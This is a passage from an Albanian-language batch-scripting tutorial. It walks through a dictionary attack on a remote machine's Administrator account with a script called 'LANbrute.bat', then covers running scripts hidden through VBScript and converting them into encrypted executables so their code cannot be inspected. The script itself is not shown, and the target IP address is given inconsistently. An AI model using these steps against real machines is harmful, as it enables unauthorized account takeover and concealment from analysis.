echo *****Done*****
```

3. Sigurohemi qe fila tekst e cila ruan passwordin e “Dictionary” eshte ne te njejten zone

4. Shkojme ne command prompt dhe ekzekutojme kete program duke ju referuar adreses IP dhe username:

C:\>LANbrute.bat 192.169.21.02 Administrator

Ku :

LANbrute.bat – Eshte emri I batch files te lokalizuar ne driverin C

192.169.21.02 - Adresa IP e kompjuterit destinacion

Administrator – Eshte llogaria viktim qe duam te “vjedhim”

5. Ky program do te filloje te aktivizojë “ Dictionary Attack” kundrejt llogarise Administrator ne makinën 192.168.21.02 duke perdorur passwordin nga fila *passlist.txt* dhe nuk do te ndaloje deri sa te gjeje kombinimin e duhur.
6. Nese gjendet passwordi I duhur do te ruhet ne nje file tekst te quajtur “output.txt” ne te njejten direktori.

Nje virus I fshehte duke perdorur Vbscript:

Sic e kemi pare ne kapitujt e meparshem te gjithë skriptet ne kohen e ekzekutimit do te na hapin nje dritare komandash. Mund te perdorim dhe nje menyre te fshehte me ndihmen e VBScript ku nje skript ne VBScript do te beje te mundur te ekzekutoje filen.bat pa dhene asnje shenje dhe per te stopuar kete ekzekutim duhet te shkojme ne “taskmanager” dhe te “vrasim” procesin WScript.


Konvertimi I filave Batch ne fila te Ekzekutueshem.

Per te bere sa me te lehte punen e skripteve dhe sa me te veshtire punen atyre qe duan te kuptojne kodin e permbajtjes mund te konvertojme nje file nga batch ne execute. Per kete gje mund te sherbeje nje tools I cili mund te shkarkohet nga interneti:

Download Link : <http://tinyurl.com/c29kgo>


Tool Name: Bat to Exe Converter V1.5

Pasi te bejme downloadimin dhe te hapim tools-in do te marrim kete pamje:



Ky eshte nje tools “user-friendly” qe ju lejon ju te shikoni filen burim qe s’eshte gje tjeter vec vete skripti .bat. Ky tools ofron mundesi qe perdoruesi ta enkriptoje filen dhe madje te vendos dhe nje password.

Psh nese kemi perdorur skriptin “Speaking batch.bat” nga desktopi e kompilojme ate ne nje file te ekzekutueshme.



Do te kemi kete pamje:



Keshtu kemi krijuar nje file te ekzekutueshme te nisur nga fila .bat.

Kur selektojme opsionin encryption dhe vendosim nje password. Ky password do te na kerkohet sa here qe kerkojme te ekzekutojme filen.exe.

Keto masa te marra do te bejne te mundur qe asnje te mos jete I mundur te analizoje dhe eksperimentoje ne kodin burim te files duke klikuar thjeshte me te djathten dhe duke shtypur edit, sic behej te skriptet .bat